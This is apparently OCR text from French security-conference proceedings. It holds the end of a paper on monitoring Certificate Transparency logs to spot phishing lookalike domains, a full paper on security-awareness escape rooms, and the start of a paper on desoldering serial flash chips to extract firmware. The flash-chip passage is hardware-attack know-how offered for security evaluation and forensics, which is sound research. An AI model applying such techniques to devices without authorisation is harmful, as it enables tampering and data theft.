1. L'émission frauduleuse ou non souhaitée d'un certificat sur un de nos domaines légitimes. Cela couvre les 2 risques suivants :
   - L'autorité de certification n'a pas correctement vérifié la légitimité du demandeur et a émis un certificat à un tiers non habilité.

   - L'infrastructure DNS a été compromise. L'attaquant peut alors demander un certificat pour un nom d'hôte de notre organisation à une AC pratiquant la validation automatisée comme Let's Encrypt. L'attaquant peut ensuite mettre en ligne son service malveillant sur son serveur tout en usurpant notre identité auprès de nos utilisateurs avec le certificat. Si une alerte d'émission de certificat est générée et que nous la surveillons, nous sommes en capacité de détecter l'incident et de réagir.
2. L'émission légitime d'un certificat et une éventuelle mise en ligne d'un service associé mais en dehors de tout cadre préconisé.

La solution que nous avons retenue pour couvrir ces risques est la mise en œuvre, sur le service CertSpotter, d'une surveillance des certificats concernant les noms de domaines de notre entreprise. Lors de l'émission d'un certificat concernant un de ces noms de domaines, nous recevons un courrier électronique.

3.3 La surveillance des certificats émis sur des domaines « voisins »

Jusqu'à maintenant, une équipe de veille sécurité n'avait que peu de moyens pour détecter des domaines malveillants « voisins » de ses domaines DNS légitimes, comme ceux utilisés lors d'attaques de phishing. La difficulté est encore accrue pour découvrir les noms d'hôtes des services malveillants.

La possibilité de surveiller l'émission des certificats permet d'avoir une source d'informations qualifiées, à la fois sur les domaines malveillants mais aussi sur les noms réels des services utilisés lors de ces attaques. Et ce, souvent, avant même la mise en œuvre des sites web en question.

Le risque couvert ici est celui des attaques, visant nos utilisateurs, hébergées sous un domaine proche d'un de nos domaines DNS et utilisant HTTPS.

La solution que nous avons retenue pour couvrir ce risque est de développer nos propres scripts utilisant l'API de CertStream.

3.4 Outillage développé

Nous avons donc développé **CertStream Monitor** un outillage de surveillance des émissions de certificats sur des domaines « proches » de nos noms de domaines ou de nos métiers. Cet outillage, décrit à la figure 2, est disponible sous licence libre sur notre compte GitHub [3].

Depuis la publication fin 2017 du service CertStream – accessible gratuitement – de consolidation et de publication des CTL (Certificate




Fig. 2. Schéma de fonctionnement de CertStream Monitor

Transparency Logs) par la société Cali Dog Security, il est désormais plus aisé de récupérer, au fil de l'eau, les déclarations de certificats émis par différentes autorités de certification. Sont aussi mis à disposition une API et des bibliothèques permettant de surveiller leur flux de données afin de pouvoir automatiser la détection de certificats émis sur des domaines liés aux – ou approchants des – domaines nous appartenant déjà.

Un **premier script** `CertStreamMonitor.py` récolte des informations pertinentes pour notre organisme.

Ce script permet, à l'aide d'un jeu d'expressions régulières, de récupérer les certificats émis pour des domaines approchants des nôtres. Ces certificats peuvent être utilisés par des services web malveillants ciblant nos utilisateurs et assurés. Nous stockons en base les noms de domaines couverts par le certificat, l'AC émettrice, les dates de validité et le numéro de série du certificat.

Un **second script**, `scanhost.py`, permet de vérifier quand et si le site correspondant au certificat est en ligne. Si c'est le cas, le script récupère l'adresse IP, le titre de la page web, les informations concernant l'AS [11]

gérant l'adresse et l'adresse abuse de l'AS. Il met à jour la base de données et consigne les informations récupérées dans un fichier écrit dans un répertoire d'alertes.

Il reste ensuite à exploiter les informations consignées dans ces fichiers.

3.5 Résultats obtenus

Nous avons pu détecter 105 noms d'hôtes qualifiés et sans doublon sur une période d'un mois et demi. Les types de sites remontés sont les suivants :

- Des sites au nom «voisin» du nom de domaine de notre entreprise mais légitimes. Exemple : `social-ameli.fr`. Après analyse des données du WHOIS, le domaine appartient bien à une de nos caisses primaires (i.e. représentants locaux de l'entreprise nationale). Il s'agit donc d'une création de site utile pour l'organisme en question mais déployé sans concertation et sans suivre aucune recommandation interne.
- Des sites malveillants et/ou fournissant des services payants visant nos utilisateurs. Exemple : `cpam-75.fr`. L'objet du site est de s'insérer entre nos utilisateurs et l'Assurance Maladie afin de pousser nos utilisateurs à utiliser des services téléphoniques très coûteux (2,99 € l'appel + 2,99 € par minute).
- Des sites d'hameçonnage utilisant l'image de notre entreprise.

3.6 Limites de la démarche

La surveillance reposant sur la scrutation des certificats émis est une source d'informations qualifiées mais elle comporte, bien entendu, des limites.

Cette surveillance ne nous apporte aucune visibilité sur les attaques utilisant des sites web uniquement accessible en HTTP. La surveillance ne nous aidera pas non plus si le nom de domaine du site malveillant ne contient pas de noms proches de nos noms de domaines ou de nos métiers. D'autre part, si le certificat détecté est un certificat de type wildcard, nous découvrons le nom de domaine malveillant mais pas le nom des services web malveillants. Enfin, si une AC compatible CT se fait corrompre, il se peut qu'un attaquant puisse faire signer un certificat sans générer un SCT. Le certificat en question n'apparaîtra jamais dans les journaux CT mais il générera une alerte de Sécurité, au moins sous Chrome.

4 Conclusion

Toute entreprise, petite ou grande, dotée ou non d'une entité dédiée à la veille de menaces, peut mettre à profit Certificate Transparency à peu de frais pour être informée de la délivrance de certificats de manière anormale ou non tracée sur ses domaines DNS. De même, elle pourra détecter les domaines DNS proches ainsi que les noms d'hôtes pouvant héberger des sites malveillants visant ses utilisateurs.

Les services en ligne, les API et nos scripts [3] sont disponibles. Il n'y a plus qu'à les utiliser pour surveiller ses noms de domaines, ou ceux approchant, et intégrer les alertes ainsi remontées dans ses processus de sécurité.

Références

1. Cali Dog Security. Service et API CertStream. `https://certstream.calidog.io/`.
2. Comodo. Portail de recherche Certificate Transparency CRT. `https://crt.sh/`.
3. Département Sécurité Caisse Nationale d'Assurance Maladie. CertStream Monitor. `https://github.com/AssuranceMaladieSec/CertStreamMonitor/`.
4. Facebook. Outils Certificate Transparency. `https://developers.facebook.com/tools/ct/`.
5. Google. Annonce de l'échéance de mise en oeuvre de Certificate Transparency en avril 2018. `https://groups.google.com/a/chromium.org/forum/#!msg/ct-policy/sz_3W_xKBNY/6jq2ghJXBAAJ`.
6. Google. Certificate Transparency. `https://www.certificate-transparency.org/`.
7. Google. Conséquences dans Chrome d'un certificat non compatible CT. `https://groups.google.com/a/chromium.org/d/msg/ct-policy/wHILiYf31DE/iMFmpMEkAQAJ`.
8. IETF. RFC 6962 bis. `https://tools.ietf.org/html/draft-ietf-trans-rfc6962-bis-27`.
9. Mozilla. Bogue permettrant de suivre l'implémentation de Certificate Transparency dans Firefox. `https://bugzilla.mozilla.org/show_bug.cgi?id=1355903#c4`.
10. SSLMate. Outils Certificate Transparency CertSpotter. `https://sslmate.com/certspotter/`.
11. Wikipedia. Autonomous System. `https://fr.wikipedia.org/wiki/Autonomous_System`.
12. Wikipedia. Autorités de certification, compromission et émission frauduleuse de certificats. `https://en.wikipedia.org/wiki/Certificate_authority#CA_compromise`.

Escape room pour la sécurité : sensibilisation à la sécurité informatique

Erwan Beguin, Eric Alata et Vincent Nicomette
beguin@etud.insa-toulouse.fr,eric.alata@laas.fr
vincent.nicomette@laas.fr

LAAS-CNRS,
Univ. de Toulouse, CNRS, INSA, Toulouse, France

Résumé. Dans cet article, nous proposons l'utilisation de jeux d'évasion pour la sensibilisation à la sécurité informatique. Nous expliquons tout d'abord la justification de ce choix et nos motivations. Ensuite nous décrivons les ingrédients qu'il nous semble intéressant d'inclure dans un jeu d'évasion pour la sécurité pour qu'il soit efficace et ludique. Enfin, nous décrivons deux scénarios réalisés avec les étudiants de l'INSA.

1 Contexte et motivation

Les jeux d'évasion grandeur nature, plus connus sous le nom d'*escape room*, se multiplient actuellement. Un jeu d'évasion grandeur nature se joue en général en équipe et se déroule dans une pièce dont il faut tenter de sortir dans un temps limité en résolvant un certain nombre d'énigmes. Les membres de l'équipe doivent collaborer, trouver des indices, s'organiser pour être le plus efficace dans la résolution d'énigmes et ainsi remporter le jeu (i.e. sortir avant le temps imparti). Quelques articles témoignent aujourd'hui de l'engouement pour ces jeux [3, 4].

En même temps, la sécurité informatique est aujourd'hui un vrai sujet de société. Il y a un consensus général aujourd'hui pour reconnaître qu'elle ne concerne plus uniquement les experts informatiques et réseaux, chargés de protéger les entreprises contre des attaques perpétrées par des *hackers*, eux-mêmes spécialistes de la discipline. Elle concerne maintenant également les employés des entreprises, qui sont utilisateurs des outils informatiques ainsi que toute personne du grand public. Cette évolution est justifiée par l'importance que les objets connectés prennent dans la sphère privée et publique.

Un exemple flagrant et récent montre que la technique n'est pas suffisante. En 2015, le ver Mirai [2] se propage en compromettant tout un ensemble d'objets connectés, dont des caméras IP. La principale faille qu'il

utilise correspond à une faiblesse dans la configuration des objets connectés : identifiant et mot de passe faciles à trouver. La même vulnérabilité (mots de passe faciles à découvrir) était déjà utilisée dans le premier ver de l'Internet, écrit par Robert Morris J. en 1988 [5]. De plus, les deux dictionnaires de logins et mots de passe utilisés sont du même ordre de grandeur. En 1988, ces problèmes étaient nouveaux. Aujourd'hui, ils sont parfaitement connus ainsi que les moyens pour les résoudre. La persitance de ces problèmes indique la nécessité de sensibiliser tout un chacun aux enjeux de la sécurité informatique.

De nombreuses formations à la sécurité existent pour les personnels des entreprises ou pour les étudiants, mais dans une forme relativement traditionnelle et pour un public bien spécifique. Ces formations « classiques », où un intervenant partage son expérience du domaine, sont bien sûr très utiles. Mais très souvent, les participants ne sont pas acteurs et restent passifs. Il ne leur est pas facile de réaliser l'importance des propos de l'intervenant, ni même de réaliser la facilité avec laquelle un attaquant peut progresser si les victimes ne sont pas vigilantes. Il nous semble pertinent de proposer une sensibilisation à la sécurité où les participants sont acteurs, ce que les jeux d'évasion permettent. Notons qu'une autre approche, basée sur les jeux de rôles a été proposée récemment [1].

2 Les avantages d'une sensibilisation par les jeux d'évasion

Une sensibilisation par un jeu d'évasion doit confronter autant que possible le candidat aux problèmes d'actualité et doit éviter de se focaliser sur des problèmes trop spécifiques et/ou rares. Il est important selon nous que plusieurs ingrédients soient réunis :

- Il faut évidemment aborder un minimum de techniques et ne pas se cantonner à des généralités. Un discours trop général ne permet pas d'ancrer un message ou une idée dans l'esprit des gens par manque d'illustrations et d'applications.
- Il faut aborder des aspects liés à l'ingénierie sociale, qui forment un facteur fondamental aujourd'hui dans la réussite d'une attaque informatique : l'humain est aujourd'hui très souvent le maillon faible, tout autant que la faute logicielle.
- Il faut confronter le participant à des scénarios réels, dans lesquels il est acteur et rencontre des cas concrets qu'il doit résoudre. Cette confrontation lui permettra de mieux se souvenir de telle ou telle

énigme car il aura eu du mal à l'élucider, et ainsi il associera de façon plus précise et plus durable un risque de sécurité à une bonne pratique.

Les jeux d'évasion nous semblent parfaitement contenir ces ingrédients. En effet, les énigmes proposées peuvent contenir de multiples défis techniques, de tout ordre, relatifs à la sécurité informatique. Il est tout à fait possible d'envisager la création de différents scénarios, avec des niveaux de difficultés techniques croissants. Les différentes énigmes peuvent également faire intervenir de l'ingénierie sociale. Nous pouvons imaginer différentes formes même si les jeux d'évasion actuels ne prévoient pas forcément des communications avec des personnages extérieurs. Enfin, les jeux d'évasion ont le grand intérêt de mettre en situation le participant dans une situation quasi réelle, faisant intervenir plusieurs personnes et différents objets. Ces objets peuvent être des objets techniques informatiques ou informatisés, mais aussi des objets de notre quotidien, a priori indépendants de tout système informatique, mais qui peuvent être l'origine d'une faille de sécurité s'ils sont utilisés sans précaution. Les différents challenges de sécurité qui existent aujourd'hui sont en général uniquement composés de défis techniques et ne comprennent pas, à notre connaissance, de déplacement dans un lieu, à la recherche d'un indice ou d'une faille ; il s'agit alors simplement d'un document déchiré dans une poubelle, qui contient des informations confidentielles. Les jeux d'évasion présentent cette caractéristique intéressante.

3 Proposition de scénarios d'escape room

Le jeu d'évasion que nous proposons vise à sensibiliser tout type d'utilisateur à la sécurité informatique, et non pas seulement les informaticiens. Il doit donc prendre en compte cette dimension dans la conception des énigmes. Une salle dédiée à sa réalisation a été préparée dans les locaux du Département Génie Electrique et Informatique (DGEI) de l'INSA de Toulouse. Cette salle est aménagée par des étudiants de 4^{e} année qui réalisent un projet pédagogique sur ce thème, avec l'aide des enseignants et du personnel technique du département.

Les scénarios sont bâtis sur les grands principes suivants :

- Ils nécessitent l'utilisation d'une pièce ou deux (en fonction du scénario). À cet effet, une cloison amovible a été conçue.
- Ils contiennent des énigmes relevant de l'informatique technique. Elles doivent être adaptées aux compétences des participants. Par exemple, pour des participants familiers de l'informatique mais n'ayant pas

de compétences particulières en sécurité, il est important qu'ils comprennent les éléments suivants :

  - en quoi consiste la sécurité d'un mot de passe ;
  - le risque de naviguer sur des sites Internet sans aucune précaution ;
  - l'importance d'utiliser des mécanismes cryptographiques pour consulter sa messagerie électronique, quel que soit le protocole utilisé ;
  - l'importance de se méfier des messages électroniques reçus, en remettant en cause systématiquement l'identité de l'émetteur et sans jamais se fier aux documents attachés ;
  - le fait que les périphériques et objets physiques peuvent être malvaillants ou corrompus (et non uniquement les logiciels et les fichiers téléchargés).

– Ils incluent des situations mettant en jeu différentes formes d'ingénierie sociale, dans lesquelles les participants doivent soit communiquer avec une personne extérieure (par téléphone ou connexion Internet type Skype), soit écouter ou lire des documents/consignes laissés par une personne extérieure.
– Il mettent en situation les mauvaises habitudes fréquentes des utilisateurs de systèmes informatiques (informations importantes sur post-it, dans la poubelle, sous le clavier, sur un tableau, etc.).

Nous proposons deux types de scénario pour notre jeu d'évasion, un premier orienté défense et un second orienté attaque. Pour le scénario orienté défense, les participants sont dans une pièce (qui peut représenter le bureau d'une société ou un domicile) et disposent d'un certain temps pour débarasser cette pièce de toute « vulnérabilité » permettant à un attaquant, une fois présent dans la pièce ou connecté à distance, de compromettre le système informatique. Pour le scénario orienté attaque, les participants sont dans une première pièce d'une société et jouent le rôle de personnes désirant frauder au sein de cette société. Leur but n'est pas de sortir de cette pièce dans le temps imparti, mais de pénétrer dans une seconde pièce et d'y perpétrer ces activités frauduleuses en temps contraint.

Les grands principes sont présentés dans les deux sous-sections suivantes. Étant donné qu'il est important que les participants puissent venir continuer à tester cet escape room après la parution de cet article, nous ne donnons volontairement pas tous les détails précis du jeu.

Les deux scénarios ont été conçus en utilisant la même démarche, basée sur l'élaboration de fiche d'énigme (voir figure 1). Chaque fiche présente l'énigme, sa solution, ses liens avec les autres énigmes, mais




Fig. 1. Exemple de fiche énigme

aussi ses apports quant à la sensibilisation des participants à la sécurité informatique. Pour chaque scénario, les fiches sont regroupés sous la forme de graphes, permettant de vérifier la cohérence du scénario.

À la fin de l'épreuve, un quizz est proposé aux participants afin de cerner les différentes notions qu'ils viennent d'assimiler. Cela constitue également, en plus de leur score lors de l'escape room, une bonne évaluation de leurs compétences en sécurité informatique et nous permet également d'ajuster les détails de notre scénario.

3.1 Scénario défense

Le scénario d'escape room orientée défense se base sur la recherche et la correction de vulnérabilités informatiques mais aussi la correction de mauvaises habitudes qui peuvent mettre indirectement en danger un système informatique. Le cadre choisi est celui d'une startup et se déroule dans une unique salle où se trouvent les bureaux de quatre salariés qui

sont joués par quatre participants. Cette salle est composée de postes informatiques, d'armoires sécurisées, de documents et d'autres équipements électroniques comme des téléphones, une imprimante et un vidéoprojecteur. Chaque participant reçoit une « fiche personnage » avec des informations sur un des quatre salariés de la société. Ces informations leur permettent de rentrer dans la peau des personnages afin d'aborder plus sereinement la partie.

Le scénario s'articule autour de la menace d'une attaque informatique sur la startup par un hacker inconnu. Le rôle des participants est 1) de sécuriser leur espace de travail et 2) d'identifier si possible l'attaquant dans un temps imparti d'une heure. Afin de les guider vers ces deux objectifs, nous avons mis en place une suite de quinze énigmes. De la gestion de mots de passe faibles à la configuration de routeur Wifi, en passant par des mails de phishing, les participants doivent faire preuve de méthodologie et de vigilance pour mener à bien leur mission. Chaque énigme résolue leur octroie des points qui servent à évaluer leur réussite à la fin du jeu. Ainsi, ces énigmes permettent d'aborder plusieurs facettes de la sécurité informatique tout en étant ludique pour les joueurs.

Le défi pour les participants est donc de regarder d'un œil nouveau cet environnement familier afin d'identifier d'éventuelles menaces. Le temps imparti et les pièges disséminés tout au long des énigmes est un facteur de stress pour les participants, les forçant à remettre en question des pratiques faisant possiblement partie de leurs habitudes. C'est aussi l'occasion d'inculquer des consignes de sécurité préconisées notamment par l'ANSSI. Les thèmes considérés dans ce scénario sont les attaques matérielles, les attaques via Internet et les attaques d'ingénierie sociale. Chaque énigme s'appuie donc sur un de ces thèmes et implique pour sa résolution un moyen de défense réaliste. Toutefois, il n'est pas nécessaire d'avoir une connaissance poussée de l'informatique ou du domaine de la sécurité pour résoudre ces énigmes. Notre objectif est de sensibiliser les participants aux bonnes pratiques à adopter dans leur environnement de travail afin que toute personne travaillant quotidiennement avec un ordinateur puisse être capable de les appliquer.

L'enchaînement des énigmes est non linéaire. Pour résoudre une énigme, il est souvent nécessaire d'avoir un élément donné par une autre énigme ou trouvé dans un endroit différent de la pièce. Cette approche évite l'écueil d'une simple liste de failles à corriger et permet une découverte graduelle de l'identité du hacker. Les participants peuvent être aidés par des indices s'ils bloquent sur une énigme. Des informations supplémentaires peuvent également être distribuées en début de partie. Plusieurs niveaux

de difficulté peuvent donc être distingués en fonction du nombre d'indices distribués avant le début de l'épreuve.

3.2 Scénario attaque

Ce scénario débute par un *briefing* par un Maître du Jeu (MJ) qui donne aux participants leur mission. L'entreprise $\mathcal{A}$ nous a engagé pour voler les plans du dernier projet secret de l'entreprise $\mathcal{B}$. Votre mission, si vous l'acceptez, est de trouver et récupérer les fichiers du projet. Attention, il y a fort à parier que tous les employés n'ont pas accès à ces fichiers hautement confidentiels ! Une fois que vous aurez ces fichiers, sortez vite pour me rejoindre, je vous attends en bas de l'immeuble, dans la camionnette. Si vous avez des questions lors de votre mission, vous pourrez me joindre grâce à ce Talkie-Walkie. De plus, prenez ce kit, il vous sera utile. Attention, les employés sont partis manger, mais ils reviennent dans une heure, le temps vous est donc compté.

Ensuite, les participants entrent dans la salle avec du matériel basique donné par le MJ : talkie-walkie, clé USB, kit de crochetage. La salle est divisé en deux pièces : la salle de l'administrateur, qui est fermée à clé, et la salle principale où se trouve deux postes appartenant à des employés. L'environnement général est celui d'une entreprise du tertiaire avec des postes de travail, de nombreux documents papier, des posts-it et divers affichages muraux. On notera également la présence d'une pendule (pour décompter le temps restant), d'une caméra de surveillance et d'un ou plusieurs contenant(s) verrouillé(s).

Les fichiers que les participants doivent trouver se situent dans le poste de l'administrateur. Pour y accéder, ils doivent donc procéder à une élévation de privilège, non pas sur une machine, mais dans l'espace : ils doivent obtenir l'accès à deux postes employés puis enfin au poste administrateur. Chaque ordinateur étant utilisé comme « pivot » vers le suivant.

Pour atteindre l'objectif du scénario, il est nécessaire de résoudre un certains nombre d'énigmes dont certaines peuvent être traitées en parallèle. La trame générale est donc linéaire de façon à guider les participants un minimum. La résolution d'une énigme implique une étape de récolte d'informations et une étape d'exploitation de celles-ci. Par exemple trouver une liste des employés et leurs logins permet de s'introduire de façon illégitime sur un poste de travail. Bien entendu les exploitations ne sont pas toujours aussi simples. Les participants peuvent anticiper les étapes de récolte d'informations de plusieurs énigmes sans pour autant avoir identifié ces énigmes. Ce qui est important pour eux est de conserver

les informations ou objets collectés et les utiliser au bon moment. Cette capacité à bien se représenter la situation et à recouper les informations utiles est nécessaire tout au long de cette épreuve.

Chaque énigme importante met en exergue un ou plusieurs points de sécurité des systèmes d'informations, du point de vue d'un utilisateur. Les participants sont sensibilisés à l'exploitation de ces failles ou aux manquements aux bonnes pratiques d'hygiène informatique. Les points principaux abordés sont le social engineering, la gestion des mots de passe et des informations personnelles, la sécurité physique, la cryptographie, la sécurité des mails et des périphériques informatiques. Réaliser la facilité avec laquelle ils peuvent avancer dans leur intrusion les sensibilise à l'importance d'appliquer des bonnes pratiques.

4 Conclusion

Cet escape room est mis en place à l'INSA de Toulouse pour un public varié (étudiants de l'INSA, doctorants, employés de sociétés, grand public, etc.). Nous envisageons de le faire évoluer vers des milieux plus ciblés tels que le milieu bancaire, le milieu hospitalier ou l'IoT, sans perdre de vue l'aspects sensibilisation pour tout le monde.

Remerciements

Nous tenons à remercier tous les étudiants de l'INSA qui se sont investis dans la production de cet escape room : Solal Besnard, Adrien Cros, Barbara Joannes, Ombeline Leclerc-Istria, Alexa Noel, Nicolas Roels, Faïçal Taleb et Jean Thongphan.

Références

1. Dungeon, Dragons and Security. Black Hat 2016, 2016.
2. Manos Antonakakis, Tim April, Michael Bailey, Matt Bernhard, Elie Bursztein, Jaime Cochran, Zakir Durumeric, J. Alex Halderman, Luca Invernizzi, Michalis Kallitsis, Deepak Kumar, Chaz Lever, Zane Ma, Joshua Mason, Damian Menscher, Chad Seaman, Nick Sullivan, Kurt Thomas, and Yi Zhou. Understanding the Mirai Botnet. In *26th USENIX Security Symposium (USENIX Security 17)*, pages 1093–1110, Vancouver, BC, 2017. USENIX Association.
3. Blandine Le Cain. L'escape game : un phénomène mondial qui séduit un public varié. *Le figaro.fr*, September.
4. Valentin Davodeau. Nantes. La plus grande salle de jeux d'évasion de France ouverte. *Ouest France*, October.
5. Eugene H. Spafford. The Internet Worm Program : An Analysis. *SIGCOMM Comput. Commun. Rev.*, 19(1) :17–57, January 1989.

Attacking Serial Flash Chip: Case Study of a Black Box

Emma Benoit, Guillaume Heilles, and Philippe Teuwen
{ebenoit,gheilles,pteuwen}@quarkslab.com

Quarkslab

1 Context

The original context that lead to the experiments of the techniques described in this paper was a black box study on an embedded device to be conducted in a very short time. But, rather than describing further this specific case, let's generalise the context to various situations where a physical attack on a serial flash is valuable. This can be a security evaluation of a product or a forensics investigation, whenever the device was the target or the tool of an attacker or maybe just a *witness* having stored some information related to a crime. These various cases often share the same constraints: there is no documentation or firmware image provided, physical tampering is allowed but shall be non destructive, only a few copies of the same product are available (at best) and time is a scarce resource.

In this paper, *embedded device* is used as a general term which encompasses various devices like network devices, industrial control systems (ICS) or Internet of Things (IoT) devices. Most of them rely on their low cost for mass-market adoption. Therefore, they often differ from a traditional system in terms of architecture, real-time OS, low resource usage, etc. and are seldom protected at hardware level, which makes physical approaches particularly effective. Hardware attacks have the reputation — especially among software security researchers — of being difficult, time-consuming, requiring expensive tools, material or skills.

But in recent years, the availability of low-cost hardware tools has drastically lowered the threshold of these attacks. Those are no longer reserved to entities with important resources, they are now affordable even for hobbyists. For security analysts, low-cost hardware attacks are just another tool at their disposal, which should become more and more common.

2 Flash Memory

Nowadays, flash memory chips are found in nearly all embedded devices and are commonly used as a non volatile storage medium to store data which seldom changes, like firmware and configuration data. Flash memories come in two main categories, depending on their memory interfaces. The *serial flash* has a serial bus interface, while the *parallel flash* has a parallel one. The choice between them depends on constraints like data transfer speed and available board space. Serial flash is preferred to parallel flash in embedded devices for its lower cost, smaller package and easier integration as it requires less pins from the microcontroller.

There is no standard way to retrieve data from any flash memory, each method will be specific to a type of chip packaging or a range of devices. While in some circumstances, specific flasher tools may exist for specific devices, we will focus on reading content from the flash memory chip directly, independently of the device itself.

Two options are possible. The *in-circuit* method leaves the chip untouched and attaches probes on the pins of the chip. Using a logic analyser, one can observe the data being read by the device and can reconstruct an image of the memory in use. The *chip-off* method consists in desoldering the chip physically from the printed circuit board (PCB) and reading its content using an EEPROM programmer. While the in-circuit method might suffice in some forensics investigations if the chip has accessible pins, e.g. a small outline package (SOP), it is not possible on complex packages, like ball-grid array (BGA), which have no visible pins and hide the underneath PCB layout. The chip-off technique obviously allows a better observation of the PCB layout, but it also eases more advanced attacks such as tampering with the content of the memory, swapping memory chips (e.g. to validate hypotheses on OTP bits usage), or even conducting man-in-the-middle attacks.

Our contribution is to show that the chip-off technique can be made easily accessible, with off-the-self components and tools, to provide valuable results to security analysts in a matter of hours.

3 Details of the Chip-Off Technique


3.1 Identification

The first step while facing an unknown embedded device is to identify its main components, communication ports and debug interfaces, if any. Let's assume this has been done and some promising serial flash chip has

been identified. To illustrate the technique in the following sections, we'll focus on the chips found in our embedded device: two integrated circuits (ICs) in BGA packages, labelled `MX25L3254EXDI` and `MX25L3255EXCI`. BGA packages are not standardised and vary greatly in grid disposition, pitch and balls size. The markings on the chips helped pinning the exact model: `MX` stands for "Macronix International", the manufacturer while `MX25L3254EXDI` and `MX25L3255EXCI` are product denominations. From the datasheet, the ICs are common flash memory, often found in embedded devices: NOR gates are used as the underlying memory technology and SPI as memory interface. They both have a size of 32 Mbit.

3.2 Desoldering

To desolder a flash, a thermal method relying on the usage of a heat gun and a preheater was used, as illustrated by Figure 1. The principle is to apply some flux and to heat the flash memory until the underneath solder balls are melted. This method is simple and fast, and the chip can be removed from the board within a few minutes.



(a) Heating flash (b) Desoldered flash

Fig. 1. Flash desoldering with a heat gun.

Adjacent components will also be affected by the heat and some care must be taken to avoid moving them. The flash chip must not be exposed to heat for too long as this might damage it.

3.3 Designing Adapter Boards

An extract from the datasheet of the flash chips is shown in Figure 2 and describes the pin layout (colours are ours).

